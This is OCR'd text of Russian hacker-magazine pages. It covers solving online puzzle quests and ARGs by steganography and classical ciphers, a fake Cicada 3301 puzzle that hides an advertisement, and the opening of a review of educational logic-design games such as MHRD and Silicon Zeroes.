
Открываем консоль в браузере, не обнаруживаем в коде страницы ничего интересного, поэтому будем работать с фотографией. Скачиваем картинку с Наполеоном и смотрим в текстовом представлении (можно в hex-редакторе или обычном блокноте). Сразу видим в самом низу документа несколько текстовых строчек.

Картинка в виде текста

Ключ — `recital`. Поскрипев мозгами, понимаем, что — это кусок ссылки. Пробуем подставить в качестве названия файла .html и получаем рабочую ссылку на следующий этап.


Часть 3

На последней странице проекта расположились часы и непонятный шифр.



Time to hack

Что с ним делать? Смотреть внимательно в код. Видим, что часы кликабельны, и получаем еще одну подсказку.



Подсказка

Сразу сопоставляем две картинки и получаем конечный шифр: `LQCRJGLNPG`.

Сопоставляем два изображения

Для получения конечного результата загоняем шифр в утилиту dCode и методом замен получаем конечный ответ: `wonderland`.

Этот квест давно пройден и завершен, но сайты все еще активны. Ходят слухи, что квест был создан ради пиара форума BlackHatWorld.

Продолжение статьи →

ИГРЫ С НЕВЕДОМЫМ

КАК УСТРОЕНЫ ХАКЕРСКИЕ КВЕСТЫ И ПОЧЕМУ ОТ НИХ ТЯЖЕЛО ОТОРВАТЬСЯ

ПОДОЗРИТЕЛЬНЫЙ FTP И СТЕГАНОГРАФИЯ

Однажды, исследуя закоулки Onion, я наткнулся на FTP-сервер, на котором лежал WAV-файл. Меня, как любителя квестов, это заинтриговало, и я принялся искать скрытую информацию.

Совсем одинокий WAV


Так я и познакомился с редактором Audacity. Открываем файл в нем и смотрим на спектрограмму.

Спектрограмма этого WAV-файла из Audacity

На скриншоте выше видно, что в файле скрыты непонятные символы: `USI`. Честно говоря, я до сих пор не знаю, что они значат, хотя натыкался на них еще несколько раз.

К примеру, 1 декабря в Tor был найден еще один похожий FTP-сервер, на котором также лежали три картинки.

Сами файлы внешне представляют собой нечто необычное: на всех трех картинках на фоне видно цифры **1999**, на одном из таких изображений отчетливо заметны уже знакомые символы `USI`.




They Will Know

Мне было любопытно, поскольку я с таким столкнулся впервые. Поэтому я перебирал все возможные варианты подхода к решению. Но чем больше утилит было использовано, тем понятнее становилось, что это ни к чему не приведет. Все очевидные и простые пути решения не помогли.


Здесь мы плавно переходим к утилитам для поиска скрытых данных в изображениях. Например, есть Stegsolve — она проста и легка в использовании, поэтому подойдет для начального анализа. Эта же утилита помогает находить отличающиеся пиксели в двух изображениях. Увы, в нашем случае ничего явно она не показала.

Еще я воспользовался Steghide. Она помогает как зашифровать любой текст внутри изображения, так и понять, есть ли внутри графических файлов что-нибудь интересное. Для дешифровки нужна фраза-пароль, и тут вариантов не очень много. У нас есть строки `1999` и `USI`, остается попробовать разные их сочетания.




Скрытые в изображениях текстовые файлы

Ура! Вариант **1999USI** подошел, извлекаем из каждой картинки по текстовому файлу. Каждый зашифрован другим алгоритмом.




Не буду останавливаться на том, как я определял шифры, скажу лишь, что слева текст закодирован при помощи AER-256. По центру, как несложно догадаться из перевернутого два раза слова Polybius, шифр Полибия (он же квадрат Полибия). А справа — Base36.

Зная алгоритмы, нетрудно расшифровать и текст. Для AER-256 используем ресурс с огромным выбором алгоритмов. Квадрат Полибия — одна из самых древних систем кодирования. Здесь используется простая замена, и никаких сложностей тут не возникло — достаточно указать Polybius-square decrypt. Base36 декодируем уже с помощью знакомого нам ресурса dCode.



Congratulations!

Теперь мы можем собрать воедино три обрывка адреса сайта в .onion. Переходим по нему и оказываемся на странице с еще одной картинкой и странным текстом.




USI

Стеганография, похоже, бессильна перед третьим изображением. На Reddit, к слову, есть обсуждение, где изображения с символами USI были выложены в пост с двадцатью другими, которые, на мой взгляд, к делу никак не относятся. Все они были найдены перебором списка хидденсервисов на бесплатном даркнет-хостинге Daniel's Hosting. Соответственно, никакой информации об их связи или тем более порядке следования у нас нет.

> **INFO**
>
> Daniel's Hosting был крупнейшим бесплатным хостинг-сервисом в даркнете. Почему был? 25 марта 2020 года проект окончательно закрылся.


Это дает ответы на возможные вопросы о несовпадении ссылок на моем канале про нетсталкинг «Горизонт Событий» и в статье, а также на вопрос, почему недоступна та или иная ссылка. Я был вынужден поднять скинутые Даниэлем архивы на другом хостинг-сервисе, чтобы к ним был хоть какой-то доступ после закрытия хостинга. К сожалению, из-за нестабильности работы хостинг-сервисов в Tor ресурсы доступны не всегда.

Кажется, что на этом все и заканчивается, так и не поведав нам о сакральном смысле `1999USI`. Но в этот же день случайным образом мне попался на глаза еще один FTP-сервер с шестью аудиозаписями.




Без Audacity здесь не обойтись

Спектрограмма всех WAV-файлов показывает очень интересные вещи.



1999.07.04



BioHazard

Не буду приводить все изображения, подробности можешь посмотреть в моем канале.

Вот и цифры 1999 всплыли! Но что произошло 4 июля 1999 года? Что вообще это значит? У меня, к сожалению, нет мнения на этот счет. Вот, например, на сайте министерства иностранных дел Индии есть занимательный текст, в котором упомянута эта дата.

К сожалению, квест не пройден и скорее всего утерян вместе с Daniel's Hosting. Кроме поста на Reddit, он не упоминается нигде в клирнете.

И это тоже показательно: не все загадки, которые ты найдешь в интернете, получится разгадать.

ПОДДЕЛКИ ПОД «ЦИКАДУ»

Ты наверняка слышал про Cicada 3301 — знаменитый и широкомасштабный хакерский квест, организаторы которого так и остались неизвестными (если не слышал — смотри врезку ниже). Популярность и загадочность «Цикады» сделала ее привлекательной мишенью для имитации.

Cicada 3301


Белые буквы на черном фоне гласили: «Мы ищем очень умных людей. Чтобы найти их, мы разработали тест. В этой картинке спрятано сообщение. Найди его, и оно укажет дорогу, ведущую к нам. Мы будем рады встретить тех немногих, что дойдут до конца. Удачи!» В конце стоит подпись: 3301.

Первое послание «Цикады»

Оригинал этого сообщения появился в январе 2012 года на анонимном форуме 4chan и сумел привлечь к себе большое внимание. Как и задумывали его неведомые авторы, по следу немедля пустились те самые умные люди. Кто-то из них дошел до цели и, предположительно, присоединился к группе, именуемой Cicada 3301. Но что это за группа и чем она занимается, пока что остается тайной. Все, что мы знаем, — это рассказы тех, кто сбился с пути и не прошел задание до конца.

Подробности этой истории ты можешь найти в статье «Загадка Цикады», опубликованной в 184-м номере «Хакера» за май 2014 года. С тех пор «Цикада» себя не проявляла... по крайней мере, настолько заметно.


21 марта неизвестный юзер прислал в телеграм-чат secinfosec несколько сообщений, написанных азбукой Морзе, и изображение с QR-кодами.



Сообщения от юзера

Вскоре сообщения были удалены, но это не помешало их изучить (спасибо привычке пересылать в избранное). По своей сути код Морзе здесь — расшифрованные QR-коды с приложенного изображения, это можно понять, отсканировав их любым сканером. Расшифруем морзянку с помощью переводчика в обычный текст и получим невнятную строку.

```
APKWJJWTZQJYJMYYUX://AFUU.HTR.000BJGMTXY
```



Расшифрованное сообщение

По символам двоеточия и обратного слеша становится понятно, что это ссылка. Поэтому строку необходимо расшифровать еще раз, но применяя уже шифр Цезаря. На выходе получаем другую строчку.

```
VKFREEROULETEHTTPS://VAPP.COM.000WEBHOST
```

Возможно, дальше что-то и можно сделать, но зачем? Реклама, скрытая в двух шифрах, не представляет никакого интереса для исследователя, а использовать чужое любопытство в корыстных целях некрасиво. Хотя не исключено, что это чья-то сфабрикованная от большого безделья шутка. Этот пример показывает, насколько все-таки тематика ARG прижилась в обществе. Не ловись на очередную «цикаду»!

ВЫВОДЫ

Вот мы и познакомились с парой-тройкой квестов-пазлов и приемами, которые помогают их проходить. Cicada 3301 начала эту интересную моду, и встретить нерешенные задачки сейчас вполне реально. Кстати, и создавать свои квесты тоже не менее увлекательно, чем проходить их!

> **INFO**
>
> Решившись делать что-то свое, подумай над концовкой. Прежде всего ответь на вопрос «Что я могу дать сообществу?». Так ты сэкономишь время людей, которые им дорожат.

И создатель, и игрок в итоге оттачивают свои скиллы в криптографии, стеганографии и в других, иногда самых неожиданных областях. И это уже не говоря о том, что по увлекательности с такими играми редко что сравнится. Лично для меня было совершенно бесценно увидеть на спектрограмме случайного звукового файла значок биологической угрозы.

Что до полезных утилит, то владение ими, бесспорно, помогает при решении, но иногда они абсолютно бесполезны. Так, я какое-то время сканировал на скрытые директории чуть ли не каждый попавшийся ресурс в даркнете. При решении ARG или квестов в стиле ARG гораздо ценнее эрудированность и нешаблонное мышление.

> **WWW**
>
> В конце я хотел бы поделиться всякими любопытными вещами, которые по той или иной причине не вошли в статью.
>
> - Статья о решении первой части недоступного сейчас квеста WhiteRose (очередная отсылка к Mr. Robot)
> - Пост в канале о головоломке Tyche5765
> - Еще один пост с головоломкой
> - Пост с известной на Reddit загадкой GRTSK
> - Один из крупнейших англоязычных ресурсов о событиях в мире ARG
> - Чат с решениями и обсуждением
> - Канал, в котором я публикую найденные в Tor квесты

ИГРЫ В КОМПЬЮТЕР

ОБЗОР ИГР, КОТОРЫЕ НЕ ТОЛЬКО РАЗВЛЕКУТ, НО И ОБУЧАТ ВАЖНЫМ НАВЫКАМ

faberge
Цифровыхъ дѣлъ мастеръ
fabulous.faberge@yandex.ru

Если ты читаешь эти строки, у нас для тебя хорошие новости: ты пока еще не умер от сам-знаешь-какого вируса! Из плохих новостей — тебя, скорее всего, уже попросили самоизолироваться и соблюдать карантин, работая из дома. Сидеть в четырех стенах невыносимо уныло, поэтому, чтобы не страдать от скуки, самое время размять мозги интересными задачками. Тем более что тут у нас отличный список!

Прежде чем перейти непосредственно к обзорам, должен предупредить тебя о паре вещей. Здесь точно не будет «топовых», масштабных игр с огромными бюджетами. И вовсе не потому, что мы тут в «Хакере» их по каким-то причинам не любим. Просто, как правило, такие игры предназначены для массовой аудитории. А ожидать от среднестатистического геймера продвинутых знаний в области информатики и компьютерных технологий все-таки не приходится.


Поэтому игровые механики таких популярных игр сознательно упрощаются, чтобы потенциальный потребитель, столкнувшись с непонятными для него вещами, лишний раз не впадал во фрустрацию и не расстраивался. В худшем случае такой подход вырождается в примитивное Press X to hack. Рискуя навлечь на себя гнев скрипт-кидди (для которых подобное положение вещей представляется вполне естественным), мы все же исключили такие проекты из нашей подборки.

Однако это не значит, что далее тебя ждут исключительно «хардкорные» игры. Мы постарались собрать сбалансированный список, который был бы интересен программистам и хакерам с разным уровнем подготовки. Ключевой момент — хоть какие-то базовые знания потребуются в любом случае. «Первому игроку приготовиться!»

MHRD


- **Разработчик:** Funghisoft
- **Дата выхода:** январь 2017 года
- **Языки:** только английский
- **Цена:** 250 рублей (Steam)
- **Где купить:** Steam, itch.io

Об этой игре нам уже напоминали читатели в комментариях к статье про основы цифровой схемотехники. Действительно, оформленная в ретростилистике, MHRD предлагает игроку примерить на себя роль инженера — разработчика цифровой логики и даже собрать полноценный 16-битный процессор (в качестве такого своеобразного «финального босса»). Вне всяких сомнений, создатели игры вдохновлялись историей компаний — пионеров Кремниевой долины (тут даже есть несколько не самых очевидных, но забавных шуточек о семидесятых).



MHRD сознательно выводит за скобки структуру и принцип действия транзистора — ключевого элемента любой сегодняшней цифровой схемы. Если физика процесса, равно как и перемещение дырок и электронов в полупроводниках тебя мало интересуют, смело можешь ставить плюсик игре. Вместо этого MHRD концентрируется на уровне конкретных элементов — вентилей И, ИЛИ, НЕ и прочих.

Придерживаясь логики изложения многих учебников, игра последовательно проводит тебя от базовых операций к блокам мультиплексора и триггера, а от них — к дешифратору команд, регистрам и АЛУ, ключевым элементам процессора. При этом MHRD лучше обычных учебников благодаря интерактивности: каждую схему предстоит не только синтезировать из уже готовых блоков с помощью внутриигрового HDL (Hardware Description Language), но еще и дополнительно верифицировать — успешно прогнать через набор тестов.



Игра обладает минималистичным интерфейсом и практически полностью текстовая. Рассчитывать на графическое представление цифровых вентилей на экране тут не приходится. Вместо этого для большего погружения в процесс и эпоху игроку предлагается использовать бумагу и карандаш и чертить схемы по эту сторону монитора. И поверь, на деле это гораздо увлекательнее, чем звучит на словах (рекомендуем бумагу-миллиметровку и карандаш с мягким стержнем для наилучшего результата).

Прохождение MHRD отлично сочетается с чтением какой-нибудь литературы о цифровых схемах. Можешь, кстати, начать с цикла статей в нашем журнале! В самой игре подсказок и пояснений немного, встроенной справки тоже нет, поэтому полностью пройти игру без посторонней помощи сможет разве что разработчик на ПЛИС или тот, у кого соответствующий курс был недавно в учебной программе.

Реиграбельность и дополнительный интерес обеспечивает внутренний рейтинг, который учитывает «стоимость» каждой схемы в логических элементах. Порой оптимизация решения представляет собой куда более сложную задачу, так что поломать голову тут есть над чем. Особое удовольствие — найти минимальную схему для финального варианта процессора. Не будем портить сюрприз, но там точно есть чему удивиться!

Если говорить о минусах игры, то их немного и существенными их назвать сложно. Да, тут нет никакого звукового сопровождения, за исключением мерного гула вентиляторов и клацанья механической клавиатуры (но музыку ты всегда можешь подобрать свою). Сюжета и персонажей в MHRD тоже практически нет, хотя для головоломки это, наверное, и не критично.


На мой взгляд, основной недостаток игры в том, что почти все схемы тут стандартные, классические. А ведь на цифровой логике можно собирать не только компоненты центрального процессора, но и куда более специфичные периферийные устройства. Было бы здорово увидеть в игре задания и с ними. Кроме того, в MHRD не хватает режима песочницы, где игрок мог бы экспериментировать с собственными схемами.

В нашем списке игр нет итоговых баллов и традиционного распределения по местам. Результат формулируется проще: можно эту игру рекомендовать или нет. И MHRD однозначно рекомендовать можно!

SILICON ZEROES

- **Разработчик:** PleasingFungus Games
- **Дата выхода:** сентябрь 2017 года
- **Цена:** 350 рублей (Steam)
- **Где купить:** Steam, itch.io
- **Языки:** только английский

На первый взгляд, у Silicon Zeroes и MHRD много общего. Действительно, снова игра-головоломка по мотивам цифровой схемотехники, снова стартап из Кремниевой долины и снова цель собрать центральный процессор. Однако при более близком ознакомлении оказывается, что сходства между двумя играми на этом заканчиваются и дальше идут сплошные различия. Рассмотрим их подробнее.




Во-первых, Silicon Zeroes — игра с симпатичным графическим интерфейсом. И цифровые блоки, и соединительные сигналы между ними тут имеют вполне наглядное визуальное представление. Рабочая область в каждом задании ограничена, но внутри нее игрок может самовыражаться свободно, и это приятно. Если суровые, аскетичные скриншоты MHRD тебя отпугнули, то этот момент точно порадует.

При этом сам интерфейс слегка разочаровывает. Создается впечатление, что его проектировали под мобильные платформы и сенсорное управление, на экране компьютера элементы выглядят несуразно большими и расположены слишком далеко друг от друга. И да, тут доступен режим песочницы.

Во-вторых, в Silicon Zeroes неожиданно есть персонажи, сюжет и даже некоторая производственная драма! Вместо того чтобы маячить едва уловимыми призраками где-то на периферии сознания, как в MHRD, здесь коллеги не только охотно делятся с тобой полезными сведениями, но и обсуждают происходящие внутриигровые события. Не то чтобы это было очень уж интересно, но всяко лучше, чем ничего.

